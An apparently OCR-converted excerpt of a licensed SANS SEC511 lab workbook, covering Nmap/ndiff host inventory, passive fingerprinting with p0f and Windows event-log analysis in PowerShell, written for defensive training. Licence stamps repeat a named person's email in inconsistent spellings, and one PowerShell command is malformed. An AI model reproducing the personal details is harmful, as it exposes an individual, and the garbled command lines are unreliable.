
A. Click host 10.5.12.183 on the left.

B. Click "Nmap Output"


C. Scroll to "Host script results"



5. We can gather more details for the Linux system running at 10.5.12.25. Click that host on the left. Go to the Nmap Output tab, and note the version details listed for the SSH server.



6. We can also glean more details for the Linux system running at 10.5.12.202. Click that host on the left. Go to the Nmap Output tab, and note the version details listed for the http server.



Centos is a Linux distribution based on Red Hat.

7. Fill in the "inventory" worksheet in the previous section with details on the five discovered systems

8. Compare the results of the current inventory scan with a previous scan, available in the Sec-511-Linux VM at /labs/inventory/old-inventory.xml.

Zenmap has a built-in "Compare Results" feature, but it tends to show unnecessary data and cannot be easily modified. The command line "ndiff" (nmap diff) is more useful. Run **ndiff** in a terminal window, comparing /labs/inventory/old-inventory.xml to /labs/inventory/new-inventory.xml:

```
ndiff /labs/inventory/old-inventory.xml /labs/inventory/new-inventory.xml
```

Always list the old scan first, followed by the newer scan. Your results should look similar to this:

```
Terminal - student@Sec-511-Linux: ~
File Edit View Terminal Tabs Help
[~]$ ndiff /labs/inventory/old-inventory.xml /labs/inventory/new-inventory.xml
-Nmap 7.40SVN scan initiated Tue May 09 14:41:57 2017 as: nmap -T4 -A 10.5.12.0/24
+Nmap 7.40SVN scan initiated Fri Jul 20 14:28:41 2018 as: nmap -T4 -A 10.5.12.0/24

+10.5.12.183, 00:0C:29:26:45:13:
+Host is up.
+Not shown: 992 closed ports
+PORT      STATE SERVICE      VERSION
+135/tcp   open  msrpc        Microsoft Windows RPC
+445/tcp   open  microsoft-ds Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
+49152/tcp open  msrpc        Microsoft Windows RPC
+49153/tcp open  msrpc        Microsoft Windows RPC
+49154/tcp open  msrpc        Microsoft Windows RPC
+49155/tcp open  msrpc        Microsoft Windows RPC
+49156/tcp open  msrpc        Microsoft Windows RPC
+49157/tcp open  msrpc        Microsoft Windows RPC
+OS details:
+ Microsoft Windows 7 SP1 or Windows Server 2008 R2 SP1 or Windows 8.1 Update 1

 10.5.12.202, 00:0C:29:CC:DD:EA:
-Not shown: 999 filtered ports
+Not shown: 998 closed ports
  PORT      STATE SERVICE      VERSION
+80/tcp    open  http         Apache httpd 2.2.15 ((CentOS))
[~]$
```

Note: A "+" means the results are in /labs/inventory/new-inventory.xml but not in /labs/inventory/old-inventory.xml. A "-" means the reverse.

These results indicate that 10.5.12.183 is a newly discovered host that was not online during the original scan.

9. Fill in the "new hosts" section of the worksheet in the previous section.

10. These results also indicate that 10.5.12.202 was online both times and that it is now running an Apache http server on port 80.

Note these entries:

```
-Not shown: 999 filtered ports
+Not shown: 998 closed ports
```

"Filtered" means there was no response to the TCP SYN packet sent during the port scans. "Closed" means the host responded with an RST/ACK to those TCP SYN packets. We can also infer that 10.5.12.202 was running a firewall during the previous scan, which was disabled during the scan just performed.

11. Fill in the "new services discovered on previously seen" inventory worksheet in the previous section.

Answers

Inventory:

<i>IP address</i>	<i>Operating System</i>
10.5.12.20	Windows 8.1
10.5.12.25	Ubuntu Linux
10.5.12.49	OpenBSD 5
10.5.12.183	Windows 7 Professional
10.5.12.202	Centos Linux (kernel: 2.6 or 3)

New Hosts:

<i>IP address</i>	<i>Operating System</i>
10.5.12.183	Windows 7 Professional

New services discovered on previously seen hosts:

<i>IP address:port</i>	<i>Description</i>
10.5.12.202	Apache httpd 2.2.15 (TCP port 80)

This page intentionally left blank.

Licensed To: Martin Brown <hermespa56@gmail_com> May 17, 2020


Exercise 5.2 - p0fv3

Objectives

- Gain experience with p0f version 3.
- Leverage passive fingerprinting of OS and applications.
- Detect potentially unauthorized applications.
- Detect potentially forged client/server information.
- Understand the role of the User-Agent portion of HTTP headers.
- Parse structured data using a spreadsheet tool.

Exercise Setup

1. Open a terminal in the Sec-511-Linux Guest by clicking the desktop Terminal icon.



Challenges

1. Run **p0f** version 3 (located in **/labs/p0f/p0f-3.06b**) against **/pcap-links/normal-user-agent.pcap**
2. Parse the output to identify data provided by **p0f**.
3. Determine the various browsers present.
4. Assuming the organization intends to allow only Internet Explorer from Windows 7 or above, identify nonconforming systems/applications.

Solution

Note: The p0f output can easily be parsed with command-line tools, but this walkthrough illustrates leveraging a spreadsheet tool to achieve similar ends.

1. Run **p0f** version 3 against **/pcap-links/normal-user-agent.pcap**

- Change into the **p0f** directory by typing the following:


```
cd /labs/p0f/p0f-3.06b
```

- Run p0f against normal-user-agent.pcap and save the output to /home/student/uagent.txt:


```
./p0f -r /pcap-links/normal-user-agent.pcap -o /home/student/uagent.txt
```

Note: Be sure to type the "." at the beginning of the command **./p0f -r /pcap-links/normal-user-agent.pcap -o /home/student/uagent.txt**. This executes the p0f in the current directory (**/labs/p0f/p0f-3.06b**) and not the system-installed p0f.


2. Open the open source spreadsheet tool, **Gnumeric**.




3. Click Data -> Import Data -> Import Text File....



4. Gnumeric should open to the /home/student directory. Click on **uagent.txt** and press "Open".




5. Click "Forward" to get to the next page where you configure the import.



6. Now configure the settings for pipe delimited:

- Uncheck Comma (,)
- Check Custom.
- Type the pipe (|) character in the custom field.
- Click Finish.



7. Review the resulting file in **Gnumeric**:

- Note what data each column seems to be providing.

	B	C	D	E	F
1	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=cli	os=Windows 7 or 8	dist=
2	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=cli	link=Ethernet or modem	raw
3	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=svr	os=Linux 3.x	dist=
4	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=svr	link=Ethernet or modem	raw
5	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=cli	os=Windows 7 or 8	dist=
6	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=cli	link=Ethernet or modem	raw
7	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=svr	os=Linux 3.x	dist=
8	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=svr	link=Ethernet or modem	raw
9	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=cli	app=???	lang=
10	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=svr	app=Apache 2.x	lang=
11	cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=cli	os=Windows 7 or 8	dist=
12	cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=cli	link=Ethernet or modem	raw
13	cli=10.5.11.102/49319	srv=72.247.8.136/80	subj=cli	os=Windows 7 or 8	dist=
14	cli=10.5.11.102/49319	srv=72.247.8.136/80	subj=cli	link=Ethernet or modem	raw
15	cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=svr	os=???	dist=
16	cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=svr	link=Ethernet or modem	raw

8. Paying special attention to **Column E**, determine some applications involved in the packet capture.

	B	C	D	E	F
1	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=cli	os=Windows 7 or 8	dist=
2	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=cli	link=Ethernet or modem	raw
3	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=svr	os=Linux 3.x	dist=
4	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=svr	link=Ethernet or modem	raw
5	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=cli	os=Windows 7 or 8	dist=
6	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=cli	link=Ethernet or modem	raw
7	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=svr	os=Linux 3.x	dist=
8	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=svr	link=Ethernet or modem	raw
9	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=cli	app=???	lang=
10	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=svr	app=Apache 2.x	lang=
11	cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=cli	os=Windows 7 or 8	dist=
12	cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=cli	link=Ethernet or modem	raw
13	cli=10.5.11.102/49319	srv=72.247.8.136/80	subj=cli	os=Windows 7 or 8	dist=
14	cli=10.5.11.102/49319	srv=72.247.8.136/80	subj=cli	link=Ethernet or modem	raw
15	cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=svr	os=???	dist=
16	cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=svr	link=Ethernet or modem	raw

9. Determine the various web clients present (IE, Firefox, and such):

- Look for **app=** in **Column E**

The following two browsers are easily recognized:

- **app=Firefox 10.x or newer**
- **app=MSIE 8 or newer**

cli=10.5.0.1/63794	srv=10.5.11.103/80	subj=cli	app=Firefox 10.x or newer
cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=cli	app=MSIE 8 or newer

Licensed To: Martin Brown <hermespaul56@gmail_com> May 17, 2020

10. What about those **app=???** entries that it seems p0f could not reliably identify?

- Check out **Column H** and the **raw_sig=** info to see if you notice anything interesting.

```

raw_sig=1:Host,Connection=[keep-alive],Accept=[text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8],User-Agent,Accept-Encoding=[gzip,deflate,sdch],Accept-Language=[en-US,en;q=0.8]:Accept-Charset,Keep-Alive:Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36
raw_sig=1:Connection=[Keep-Alive],Accept=[*/*],?If-Modified-Since,?If-None-Match,User-Agent,Host:Accept-Encoding,Accept-Language,Accept-Charset,Keep-Alive:Microsoft-CryptoAPI/6.1
raw_sig=1:Host,Accept=[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8],Accept-Language=[en-us],Connection=[keep-alive],Accept-Encoding=[gzip,deflate],User-Agent:Accept-Charset,Keep-Alive:Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 Safari/537.74.9
raw_sig=1:Host,Connection=[keep-alive],Accept=[*/*],User-Agent,Accept-Language=[en-us],?Referer,Accept-Encoding=[gzip,deflate]:Accept-Charset,Keep-Alive:Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 Safari/537.74.9
raw_sig=1:Host,Connection=[keep-alive],Accept=[text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8],User-Agent,Accept-Encoding=[gzip,deflate,sdch],Accept-Language=[en-US,en;q=0.8]:Accept-Charset,Keep-Alive:Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.117 Safari/537.36

```

The highlighted portions sure look like **User-Agent** strings:

- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36
- Microsoft-CryptoAPI/6.1
- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 Safari/537.74.9
- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 Safari/537.74.9
- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.117 Safari/537.36

11. Assuming the organization intends to allow only Internet Explorer from Windows 7 or above, identify nonconforming systems/applications.

The information we previously reviewed from **Columns E** and **H** can help provide the answer here.

Column H Info:

- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) **Chrome/31.0.1650.63 Safari/537.36**
- Mozilla/5.0 (Macintosh; Intel **Mac OS X 10_9_2**) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 **Safari/537.74.9**
- Mozilla/5.0 (Macintosh; Intel **Mac OS X 10_9_2**) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 **Safari/537.74.9**
- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.117 **Safari/537.36**

Column E Info:

- app=**Firefox 10.x** or newer
- os=**iOS iPhone or iPad**

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

This page intentionally left blank.

Licensed To: Martin Brown <hermespa156@gmail_com> May 17, 2020

Exercise 5.3 - Windows Event Logs

Objectives

- Analyze Windows Event logs.
- Perform hands-on long tail analysis of Windows event logs.
- Provide hands-on experience with PowerShell and eventvwr.exe.

Exercise Setup

1. This exercise uses your Security511 Windows VM. If you are not already logged in, log in as **student** (password is **Security511**).


Open PowerShell (click the taskbar icon).

2. Change to the \labs directory:

```
cd \labs
```

3. This exercise uses these three .evtx files, located in c:\labs:

- **511-5-application.evtx**
- **511-5-security.evtx**
- **511-5-system.evtx**

 **Note**

The answer keys ask for time (minute and second). Your time and date may be off by hours (or a day) from the screenshots (and other students). This is because PowerShell and eventvwr.exe use your local time zone settings.

For that reason, we ask for the minute and seconds only. For example, if the event log is "Jan 25 2015 11:34:17," your answer would be ":34:17."

All exercise questions may be answered with these three files, plus additional tools such as PowerShell and eventvwr.exe.

Challenges

1. Perform long tail analysis on 511-5-security.evtx and identify all events with a count of one.

511-5-security.evtx events with a count of one

<i>Data</i>	<i>Value</i>
Event IDs	

2. Use the three event log files to identify all events that correlate with the following actions.

In cases of more than one event, list the first in chronological order.

In cases in which events are logged in more than one log, use and reference the security event log.

Locate the event "A user account was created"

<i>Data</i>	<i>Value</i>
Log Name	
Event ID	
Account Name	
Time (minute and second)	

Locate the event where a local user is added to the Administrators group

<i>Data</i>	<i>Value</i>
Log Name	
Event ID	
Time (minute and second)	

Locate the event where the event log was cleared

<i>Data</i>	<i>Value</i>
Log Name	
Event ID	
Time (minute and second)	

Locate the event where a service was installed, plus the associated error (two events)

<i>Data</i>	<i>Value</i>
Log Name	
Event IDs	
First 5 Characters of Service Name	
Time (minute and second)	

A Kingston USB was inserted into the system. Five related events are triggered within the same second. List the date/time and the five related initial event IDs.

<i>Data</i>	<i>Value</i>
Log Name	
Event IDs	
Time (minute and second)	

List all unique error event IDs in 511-5-application.evtx

<i>Data</i>	<i>Value</i>
Event IDs	

Solution

1. Perform long tail analysis on 511-5-security.evtx and view all events with a count of one.

```
Get-WinEvent -Path \labs\511-5-security.evtx | Group-Object id -NoElement | sort count
```

```

C:\Users\Public\Desktop\powershell.exe
PS C:\labs> Get-WinEvent -Path \labs\511-5-security.evtx | Group-Object id -NoElement | sort count

Count Name
-----
1 5033
1 4902
1 5024
1 4720
1 4728
1 4738
1 4722
1 4724
1 4608
1 1100
1 1102
2 4647
3 4732
3 4904
3 4905
9 4616
10 4648
28 4634
38 5058
38 5061
119 4672
143 4624
1372 4907
1696 4797

PS C:\labs>

```

2. Fill in the "511-5-security.evtx events with a count of one" worksheet in the previous section.
3. Use the three event log files to identify all events that correlate with the following action. In cases of more than one event, list the first in chronological order.

You may use either eventvwr.exe or PowerShell to perform these steps. We use both in the first example, and the remaining examples use PowerShell. You are welcome to use either tool.

PowerShell has a steeper learning curve but will be faster and more accurate when mastered.

4. Locate the event "A user account was created."

In 511.5 – Critical Event 3: User Creation – we learned that security log event 4720 is "A user account was created."

PowerShell Method:

Note: Some Get-WinEvent commands result in warnings (shown in red), for issues such as a missing "Message" field. These warnings are not harmful, but they are ugly and can be distracting. Suppress these errors by setting the "\$ErrorActionPreference" variable to 'silentlycontinue'

```
$ErrorActionPreference='silentlycontinue'
```

Next, use Get-WinEvent to search for security event 4720:

```
Get-WinEvent @({Path="\labs\511-5-security.evtx"; ID=4720}| fl | more
```

Note: "fl" is short for "format-list," a PowerShell command that shows formatted output. In our case, it shows additional details about each event.

The command "more" allows pagination, just like the Unix/Linux command of the same name.

```
TimeCreated      : 4/3/2014 11:00:56 AM
ProviderName     : Microsoft-Windows-Security-Auditing
Id              : 4720
Message          : A user account was created.

    Subject:
        Security ID:          S-1-5-18
        Account Name:        SCORPIA$
        Account Domain:      WORKGROUP
        Logon ID:             0x3E7

    New Account:
        Security ID:          S-1-5-21-2525...
        Account Name:         sec511
        Account Domain:       scorpia

    Attributes:
        SAM Account Name:     sec511
        Display Name:         <value not set>
        User Principal Name:  <value not set>
        Home Directory:       <value not set>
        Home Drive:           <value not set>

-- More --
```

Event viewer method:

Note: This section is optional, but here to show you how to use event viewer. The event viewer application is quirky and can be counter-intuitive (and difficult) to use.


You may skip to step 5 if you want.

Type the following, and **note** that the flag is a lowercase letter "l" (ell), not a one.

```
eventvwr.exe /l:\labs\511-5-security.evtx
```

Or simply double-click \labs\511-5-security.evtx


Click "511-1-security" log in the left panel if it is not already highlighted.

